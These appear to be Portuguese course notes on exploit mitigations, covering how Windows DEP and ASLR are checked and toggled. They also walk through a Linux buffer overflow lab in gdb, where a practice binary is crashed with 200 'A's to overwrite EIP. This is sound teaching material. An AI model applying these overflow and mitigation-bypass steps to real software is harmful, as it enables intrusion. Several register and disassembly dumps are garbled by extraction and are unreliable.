
Este computador → botão direito do mouse → propriedades → configurações avançadas do sistema → avançado → configurações → Prevenção de Execução de Dados



→ A opção de baixo seria a mais segura

→ Para ver quais programas tem o DEP ativado:

Canto inferior (rodapé) da tela do notebook → botão direito do mouse → task manager (ou gerenciador de tarefas) → Detalhes



Em detalhes: Botão direito do mouse → selecionar colunas → seleciona a do DEP → OK

## Selecionar colunas

X

Selecione as colunas que aparecerão na tabela.

|                                                                    |
|--------------------------------------------------------------------|
| <input type="checkbox"/> Caminho da imagem                         |
| <input type="checkbox"/> Linha de comando                          |
| <input type="checkbox"/> Contexto do sistema operacional           |
| <input type="checkbox"/> Plataforma                                |
| <input type="checkbox"/> Elevado                                   |
| <input checked="" type="checkbox"/> Virtualização do UAC           |
| <input type="checkbox"/> Descrição                                 |
| <input checked="" type="checkbox"/> Prevenção de execução de dados |
| <input type="checkbox"/> Contexto empresarial                      |
| <input type="checkbox"/> Reconhecimento de DPI                     |
| <input type="checkbox"/> Limitação de energia                      |

OK

Cancelar


→ Ao executarmos o netserver.exe, veremos que o DEP está desabilitado para ele

| Name                | PID  | Status  | User name | CPU | Memory ... | UAC virtualization | Data execution prevention |
|---------------------|------|---------|-----------|-----|------------|--------------------|---------------------------|
| System Idle Process | 0    | Running | SYSTEM    | 86  | 8 K        |                    |                           |
| System              | 4    | Running | SYSTEM    | 00  | 20 K       |                    |                           |
| System interrupts   | -    | Running | SYSTEM    | 04  | 0 K        |                    |                           |
| netserver.exe       | 6852 | Running | Usuario   | 00  | 552 K      | Enabled            | Disabled                  |
| conhost.exe         | 5728 | Running | Usuario   | 00  | 6,304 K    | Disabled           | Enabled                   |
| Registry            | 88   | Running | SYSTEM    | 00  | 4,576 K    | Not allowed        | Enabled                   |


→ O objetivo agora é entender como o windows olha pra esses programas e determina se vai ou não ligar o DEP

→ O windows sabe se o executável aceita ou não o DEP se ele tiver suporte. Pra saber se ele tem suporte, ele analisa o executável

→ Para visualizar informações do executável, vamos usar um software chamado DIE [2.05]



→ PE → NT Header → Optimal Header → Characteristics → ... → Read Only



→ As flags setadas indicam que há suporte para ASLR e DEP (análise do Putty)

→ Para o Netserver:




→ essas são as configurações do netserver.exe

→ Podemos habilitar o NC\_COMPAT no .exe e na .dll pra que seja habilitado o DEP em ambos. O resultado final é que o DEP será ativado para o Netserver

|                      |      |         |         |    |         |             |         |
|----------------------|------|---------|---------|----|---------|-------------|---------|
| SearchFilterHost.exe | 1648 | Running | SYSTEM  | 00 | 1,448 K | Not allowed | Enabled |
| netserver.exe        | 2316 | Running | Usuario | 00 | 552 K   | Enabled     | Enabled |
| conhost.exe          | 7732 | Running | Usuario | 00 | 6,280 K | Disabled    | Enabled |

→ Quando o DEP está ativo e tentamos sobreescriver uma área de memória, ele encerra o programa

→ No Immunity Debugger, vemos que ao executar o nosso payload preparado para o netserver, obteremos agora um access violation como resposta



→ Dessa forma, a configuração mais segura do windows é a que força a configuração do DEP para todos os programas

## ***Estudo Prático: ASLR***

Este computador → botão direito do mouse → Detalhes em Segurança do Windows → Controle de Aplicativos e do Navegador → Exploit Protection → Config. Exploit Protection →


### **Forçar aleatoriamente imagens (ASLR obrigatório)**

Forçar realocação de imagens não compiladas com /DYNAMICBASE



### **Usar aleatoriamente alocações de memória (ASLR de baixo para cima)**


Use aleatoriamente locais para alocações de memória virtual.



→ Veja que o ASLR obrigatório ou mandatório está, por default, desabilitado

→ Esse é o que força até os programas que não foram configurados com a Dynamic Base a executar o ASLR pra forçar a segurança

+ Para ver todas essas informações, vamos usar o [procexp](#)




File Options View Process Find DLL Us63 Help

| Process                  | PID  | DEP                 | ASLR | Control Flow Guard | User Name               | Im...  |
|--------------------------|------|---------------------|------|--------------------|-------------------------|--------|
| ApplicationFrameHost.exe | 5528 | Enabled (permanent) | ASLR | CFG                | DESKTOP-JKHGS34\Usuario | 64-bit |
| audiogd.exe              | 4368 | Enabled (permanent) | n/a  | n/a                | <unable to open token>  | 64-bit |
| browser_broker.exe       | 5716 | Enabled (permanent) | ASLR | CFG                | DESKTOP-JKHGS34\Usuario | 64-bit |
| Calculator.exe           | 1864 | Enabled (permanent) | ASLR |                    | DESKTOP-JKHGS34\Usuario | 64-bit |
| csrss.exe                | 400  | n/a                 | n/a  | n/a                | <access denied>         |        |
| csrss.exe                | 484  | n/a                 | n/a  | n/a                | <access denied>         |        |
| ctfmon.exe               | 2872 | Enabled (permanent) | n/a  | n/a                | DESKTOP-JKHGS34\Usuario | 64-bit |
| dllhost.exe              | 3616 | n/a                 | ASLR | CFG                | <access denied>         |        |
| dllhost.exe              | 3852 | n/a                 | ASLR | CFG                | <access denied>         |        |
| dllhost.exe              | 4768 | Enabled (permanent) | ASLR | CFG                | DESKTOP-JKHGS34\Usuario | 64-bit |
| dllhost.exe              | 6772 | Enabled (permanent) | ASLR | CFG                | DESKTOP-JKHGS34\Usuario | 64-bit |
| dwm.exe                  | 992  | n/a                 | n/a  | n/a                | <access denied>         |        |
| explorer.exe             | 3236 | Enabled (permanent) | ASLR | CFG                | DESKTOP-JKHGS34\Usuario | 64-bit |
| fontdrvhost.exe          | 756  | n/a                 | n/a  | n/a                | <access denied>         |        |
| fontdrvhost.exe          | 764  | n/a                 | n/a  | n/a                | <access denied>         |        |
| GoogleCrashHandler.exe   | 7032 | n/a                 | n/a  | n/a                | <access denied>         |        |
| GoogleCrashHandler64.exe | 7104 | n/a                 | n/a  | n/a                | <access denied>         |        |
| Interrupts               | n/a  | n/a                 | n/a  | n/a                |                         | 64-bit |

Name Description Company Name Path

Configurações: Viwew → Show Lower Pane; Selecet Columns



DLL:



+ Se pegamos um processo qqer, ele indica se tem ou n ASLR ou DEP

| Process                  | PID  | DEP                 | ASLR | Control Flow Guard | User Name               | Im...  |
|--------------------------|------|---------------------|------|--------------------|-------------------------|--------|
| GoogleCrashHandler64.exe | 7104 | n/a                 | n/a  | n/a                | <access denied>         |        |
| Interrupts               |      | n/a                 | n/a  | n/a                |                         | 64-bit |
| lsass.exe                | 584  | n/a                 | ASLR | CFG                | <access denied>         |        |
| Memory Compression       | 1664 | n/a                 | n/a  | n/a                | <access denied>         |        |
| MicrosoftEdge.exe        | 5560 | Enabled (permanent) | ASLR | CFG                | DESKTOP-JKHGS34\Usuario | 64-bit |
| MicrosoftEdgeCP.exe      | 6180 | Enabled (permanent) | ASLR | CFG                | DESKTOP-JKHGS34\Usuario | 64-bit |
| MicrosoftEdgeSH.exe      | 6172 | Enabled (permanent) | ASLR | CFG                | DESKTOP-JKHGS34\Usuario | 64-bit |
| msdtc.exe                | 5004 | n/a                 | ASLR | CFG                | <access denied>         |        |
| MsMpEng.exe              | 3140 | n/a                 | ASLR | CFG                | <access denied>         |        |
| NisSrv.exe               | 4608 | n/a                 | ASLR | CFG                | <access denied>         |        |
| procexp.exe              | 7060 | Enabled (permanent) | ASLR |                    | DESKTOP-JKHGS34\Usuario | 32-bit |
| procexp64.exe            | 396  | Enabled (permanent) | ASLR |                    | DESKTOP-JKHGS34\Usuario | 64-bit |
| putty.exe                | 2084 | Enabled (permanent) | ASLR |                    | DESKTOP-JKHGS34\Usuario | 32-bit |


→ Observando o Putty, por exemplo, vemos que nele há o ASLR e o DEP ativos

→ Vamos ver que isso é apontado no Putty e n é no SyncBreeze


| Process      | PID  | DEP                 | ASLR | Control Flow Guard | User Name       |
|--------------|------|---------------------|------|--------------------|-----------------|
| svchost.exe  | 4628 | n/a                 | ASLR | CFG                | <access denied> |
| svchost.exe  | 1012 | n/a                 | ASLR | CFG                | <access denied> |
| svchost.exe  | 5948 | Enabled (permanent) | ASLR | CFG                | DESKTOP-JKHGS:  |
| svchost.exe  | 7584 | n/a                 | ASLR | CFG                | <access denied> |
| svchost.exe  | 5020 | n/a                 | ASLR | CFG                | <access denied> |
| svchost.exe  | 1072 | n/a                 | ASLR | CFG                | <access denied> |
| svchost.exe  | 1588 | n/a                 | ASLR | CFG                | <access denied> |
| svchost.exe  | 7048 | n/a                 | ASLR | CFG                | <access denied> |
| syncbres.exe | 3000 | n/a                 |      |                    | <access denied> |
| System       | 4    | n/a                 | n/a  | n/a                | <access denied> |

→ Usaremos novamente o DIE

Putty



→ Se desabilitarmos a Dynamic Base do Putty



| Process             | PID  | DEP                 | ASLR | Control Flow Guard | User Name               | Im...  |
|---------------------|------|---------------------|------|--------------------|-------------------------|--------|
| MicrosoftEdge.exe   | 5560 | Enabled (permanent) | ASLR | CFG                | DESKTOP-JKHGS34\Usuario | 64-bit |
| MicrosoftEdgeCP.exe | 6180 | Enabled (permanent) | ASLR | CFG                | DESKTOP-JKHGS34\Usuario | 64-bit |
| MicrosoftEdgeSH.exe | 6172 | Enabled (permanent) | ASLR | CFG                | DESKTOP-JKHGS34\Usuario | 64-bit |
| msdtc.exe           | 5004 | n/a                 | ASLR | CFG                | <access denied>         |        |
| MsMpEng.exe         | 3140 | n/a                 | ASLR | CFG                | <access denied>         |        |
| NisSrv.exe          | 4608 | n/a                 | ASLR | CFG                | <access denied>         |        |
| procexp.exe         | 3240 | Enabled (permanent) | ASLR |                    | DESKTOP-JKHGS34\Usuario | 32-bit |
| procexp64.exe       | 1300 | Enabled (permanent) | ASLR |                    | DESKTOP-JKHGS34\Usuario | 64-bit |
| putty.exe           | 2900 | Enabled (permanent) |      |                    | DESKTOP-JKHGS34\Usuario | 32-bit |

→ Temos aí o DEP ativo, mas o ASLR não

[Em essência, o final da aula agora foi apenas testes dos exploits antes e depois de ligar/desligar o ASLR]

## Buffer Overflow - Linux

### Debugando o Programa

+ O programa estudado será o **protegido**, fornecido pela DesecTools

+ A execução dele requer alguma senha q ainda não temos

```
[root@DESKTOP-NJHHNK6] [/home/kali/Downloads/LinuxTools]
# ./protégido
```

Entre com a senha: kajslkjslkfjd  
Acesso Negado

```
[root@DESKTOP-NJHHNK6] [/home/kali/Downloads/LinuxTools]
# ./protégido uhwdochasod
```

Sem argumentos!

```
[root@DESKTOP-NJHHNK6] [/home/kali/Downloads/LinuxTools]
# ./protégido
```

Entre com a senha: 123  
Essa senha foi desativada!

+ Vamos debugar o código com o `gdb`

+ Nossa interação com o programa será o envio de argumentos. Dito isso, ao tentar enviar uns 200 A's, vemos que o programa apresentará um erro

```
python3 -c 'print ("A"*200)' | ./protégido
```

```
[root@DESKTOP-NJHHNK6] [/home/kali/Downloads/LinuxTools]
# python3 -c 'print ("A" *200)' | ./protégido
```

Entre com a senha: Acesso Negado  
zsh: done python3 -c 'print ("A" \*200)' |  
zsh: segmentation fault ./protégido

+ Usando o `gdb`

```
gdb -q ./protégido
```

(-q pra deixar o texto exposto mais limpo)

```
[root@DESKTOP-NJHHNK6] [/home/kali/Downloads/LinuxTools]
# gdb -q ./protégido
```

Reading symbols from ./protégido ...  
(No debugging symbols found in ./protégido)

+ Para ver as funções usadas:

```
info functions
```


```
All defined functions:
```

```
Non-debugging symbols:
```

```
0x00001000 _init
0x00001030 strcmp@plt
0x00001040 printf@plt
0x00001050 gets@plt
0x00001060 puts@plt
0x00001070 system@plt
0x00001080 exit@plt
0x00001090 __libc_start_main@plt
0x000010a0 __cxa_finalize@plt
0x000010b0 _start
0x000010f0 __x86.get_pc_thunk.bx
0x00001100 deregister_tm_clones
0x00001140 register_tm_clones
0x00001190 __do_global_dtors_aux
0x000011e0 frame_dummy
0x000011e5 __x86.get_pc_thunk.dx
0x000011e9 verifica
0x00001293 acessa
0x000012d3 main
0x00001330 __libc_csu_init
0x00001390 __libc_csu_fini
0x00001391 __x86.get_pc_thunk.bp
0x00001398 __fini
```

+ Quando n sabemos o q uma função faz, podemos perguntar para a [man](#)

```
man strcmp
```



**NAME** all Linux Kali Tools Kali Docs Kali For  
strcmp, strncmp - compare two strings

→ Compara duas strings

+ Para fazer um disassembly da função main:

```
disas main
```

```
(gdb) disas main
Dump of assembler code for function main:
0x565562d3 <+0>:    lea    ecx,[esp+0x4]
0x565562d7 <+4>:    and    esp,0xffffffff0
0x565562da <+7>:    push   DWORD PTR [ecx-0x4]
0x565562dd <+10>:   push   ebp
0x565562de <+11>:   mov    ebp,esp
0x565562e0 <+13>:   push   ebx
0x565562e1 <+14>:   push   ecx
0x565562e2 <+15>:   call   0x565560f0 <__x86.get_pc_thunk.bx>
0x565562e7 <+20>:   add    ebx,0x2d19
0x565562ed <+26>:   mov    eax,ecx
0x565562ef <+28>:   cmp    DWORD PTR [eax],0x1
0x565562f2 <+31>:   jle    0x56556310 <main+61>
0x565562f4 <+33>:   sub    esp,0xc
0x565562f7 <+36>:   lea    eax,[ebx-0x1f9a]
0x565562fd <+42>:   push   eax
0x565562fe <+43>:   call   0x56556060 <puts@plt>
0x56556303 <+48>:   add    esp,0x10
0x56556306 <+51>:   sub    esp,0xc
0x56556309 <+54>:   push   0x1
0x5655630b <+56>:   call   0x56556080 <exit@plt>
0x56556310 <+61>:   call   0x565561e9 <verifica>
0x56556315 <+66>:   mov    eax,0x0
0x5655631a <+71>:   lea    esp,[ebp-0x8]
0x5655631d <+74>:   pop    ecx
0x5655631e <+75>:   pop    ebx
0x5655631f <+76>:   pop    ebp
0x56556320 <+77>:   lea    esp,[ecx-0x4]
0x56556323 <+80>:   ret
```

→ Para que a syntax exibida seja a da Intel,

```
set disassembly-flavor intel
```

→ Pra executar o programa:

```
run
```

ou

```
r
```

```
(gdb) run
Starting program: /home/kali/Downloads/LinuxTools/protegido
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Entre com a senha: hcjhwefhwe
Acesso Negado
[Inferior 1 (process 25260) exited normally]
(gdb) r
Starting program: /home/kali/Downloads/LinuxTools/protegido
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Entre com a senha: ksjhfkhskf
Acesso Negado
[Inferior 1 (process 25439) exited normally]
```

→ Para passar argumentos vindos de um arquivo

```
run < file.txt
```

→ Para passar comandos:

```
run < < (comandos)
```

→ Ao fazer o dasas main, vemos que ele faz uma call para a “verifica” em algum momento

→ Vamos fazer um dasas verifica pra estudá-la

```
dasas verifica
```

```

Dump of assembler code for function verifica:
[200×565561e94<+0>:3.000push    ebp    autosave no need
[200×565561ea4<+1>:3.000mov     ebp,esp autosave no need
[200×565561ec4<+3>:3.044push    ebx    autosave no need
[200×565561ed4<+4>:3.032sub    esp,0x84 autosave no need
[200×565561f34<+10>:3.044call   0×565560f0 <__x86.get_pc_thunk.bx>
[200×565561f84<+15>:3.044add    ebx,0×2e08 autosave no need
[200×565561fe4<+21>:3.044sub    esp,0xc  autosave no need
[200×565562014<+24>:3.986lea    eax,[ebx-0×1ff8]e no need
[200×565562074<+30>:3.984push   eax    autosave no need
[200×565562084<+31>:3.000call   0×56556040 <printf@plt>
[200×5655620d4<+36>:3.988add   esp,0×10 autosave needed
[200×565562104<+39>:3.985sub    esp,0xc  autosave needed
[200×565562134<+42>:3.992lea    eax,[ebp-0×88]ave needed
[200×565562194<+48>:3.986push   eax    autosave needed
[200×5655621a4<+49>:3.984call   0×56556050 <gets@plt>
[200×5655621f4<+54>:3.010add    esp,0×10 autosave needed
[200×565562224<+57>:3.023sub    esp,0×8  autosave no need
[200×565562254<+60>:3.045lea    eax,[ebx-0×1fe4]e no need
[200×5655622b4<+66>:3.008push   eax    autosave no need
[200×5655622c4<+67>:3.992lea    eax,[ebp-0×88]ave no need
[200×565562324<+73>:3.044push   eax    autosave no need
[200×565562334<+74>:3.004call   0×56556030 <strcmp@plt>
[200×565562384<+79>:3.044add    esp,0×10 autosave no need
[200×5655623b4<+82>:3.044test   eax,eax autosave no need
[200×5655623d4<+84>:3.044jne    0×56556253 <verifica+106>
[200×5655623f4<+86>:3.044sub    esp,0xc  autosave no need
[200×565562424<+89>:3.045lea    eax,[ebx-0×1fe0]e no need
[200×565562484<+95>:3.044push   eax    autosave no need
[200×565562494<+96>:3.044call   0×56556060 <puts@plt>
[200×5655624e4<+101>:3.044add   esp,0×10 autosave no need
[200×565562514<+104>:3.000jmp   0×56556289 <verifica+160>
[200×565562534<+106>:3.004sub   esp,0×8  autosave no need
[200×565562564<+109>:3.984lea    eax,[ebx-0×1fc5]e needed
[200×5655625c4<+115>:3.991push   eax    autosave needed
[200×5655625d4<+116>:3.986lea    eax,[ebp-0×88]ave needed
[200×565562634<+122>:3.985push   eax    autosave no need
[200×565562644<+123>:3.987call   0×56556030 <strcmp@plt>
[200×565562694<+128>:3.984add   esp,0×10 autosave needed
[ 0×5655626c <+131>:3. test    eax,eax

```

→ Veja que com esse printf, concluímos que ela printa alguma coisa na tela

→ com o lea, verificamos que ela aloca espaço na memória [buffer]

→ Veja q ela está acima do gets. Então é provável que quando executarmos a gets, os argumentos recebidos vão ser alocados no espaço reservado do buffer

→ Para ver o tamanho do buffer:

```
python3 -x "print (0x88)"
```

```
[root@DESKTOP-NJHHNK6]~[/home/kali]
# python3 -c "print (0x88)" > arg.txt
```

→ Veja os JNE (jump not equal) que indicam que há comparação do argumento passado com alguma coisa e as instruções pra caso seja igual e caso não

→ Vamos dar um disas na [acessa](#)

```
disas acessa
```

```
(gdb) disas acessa
Dump of assembler code for function acessa:
0000000000400440 <+0>:3.044 push    ebp
0000000000400444 <+1>:3.044 mov     ebp,esp
0000000000400448 <+3>:3.044 push    ebx
000000000040044c <+4>:3.000 sub    esp,0x4
0000000000400450 <+7>:2.988 call   0x400f00 <_x86.get_pc_thunk.bx>
0000000000400454 <+12>:0.028 add    ebx,0x2d61
0000000000400458 <+18>:0.041 sub    esp,0xc
000000000040045c <+21>:0.045 lea    eax,[ebx-0x1fad]
0000000000400460 <+27>:0.044 push   eax
0000000000400464 <+28>:0.044 call   0x400600 <puts@plt>
0000000000400468 <+33>:0.984 add    esp,0x10
0000000000400472 <+36>:0.995 sub    esp,0xc
0000000000400476 <+39>:0.985 lea    eax,[ebx-0x1fa1]
0000000000400480 <+45>:0.996 push   eax
0000000000400484 <+46>:0.984 call   0x400700 <system@plt>
0000000000400488 <+51>:0.985 add    esp,0x10
0000000000400492 <+54>:0.985 mov    eax,0x0
0000000000400496 <+59>:0.984 mov    ebx,DWORD PTR [ebp-0x4]
00000000004004a0 <+62>:0.984 leave
00000000004004a4 <+63>:0.333 ret
```

→ o [puts](#) indica que ela exibe alguma coisa na tela e o [system](#) indica que ela executa algum comando no sistema operacional

→ Quando executamos o envio dos 200 A's, vemos o programa dar o crash e então podemos analisar os registradores com [info registers](#) ou [ir](#)

```
python3 -c 'print("A"*200)' > arg.txt
```

```
(gdb) run < arg.txt
Starting program: /home/kali/Downloads/LinuxTools/protegido < arg.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Entre com a senha: Acesso Negado
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

```
(gdb) aigrxt: No such file or directory
eax          0x0          0
ecx  root@DESKTOP-136185416 0xf7e1f9b8 -[ /home/k
edx  cd Download 0x0          0
ebx          0x41414141      1094795585
esp  root@DESKTOP-136185416 0xfffffd310 -[ /home/k
ebp  cd LinuxToo 0x41414141      0x41414141
esi           0x56556330      1448436528
edi  root@DESKTOP-136185416 0xf7fffcba0 -[ /home/k
eip  python3 -c 0x41414141'*200)' > 0x41414141
eflags        0x10282       [ SF IF RF ]
cs  root@DESKTOP-136185416 0x230HHHK6 -[ /home/k
ss  cat arg.txt 0x2b          43
ds AAAAAAAAAAAAAA 0x2bAAAAAAAAAAAAAA 43AAAAAAAAAA
es AAAAAAAAAAAAAA 0x2bAAAAAAAAAAAAAA 43
fs             0x0          0
gs  root@DESKTOP-136185416 0x630HHHK6 -[ /home/k
```

→ Veja a sobreescrita do EIP pelos A's, assim como o EBX

→ Tem outro comando que serve muito bem para vermos as informações da memória:

`0x`

`help x`

(gdb) help x

Examine memory: x/FMT ADDRESS.

ADDRESS is an expression for the memory address to examine.

FMT is a repeat count followed by a format letter and a size letter.

Format letters are o(octal), x(hex), d(decimal), u(unsigned decimal), t(binary), f(float), a(address), i(instruction), c(char), s(string) and z(hex, zero padded on the left).

Size letters are b(byte), h(halfword), w(word), g(giant, 8 bytes).

The specified number of objects of the specified size are printed according to the format. If a negative number is specified, memory is examined backward from the address.

Defaults for format and size letters are those previously used.

Default count is 1. Default address is following last thing printed with this command or "print".

`x/16xb $esp`

```
(gdb) x/16xb $espAAAAAAAAAAAAAA
0xfffffd310: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
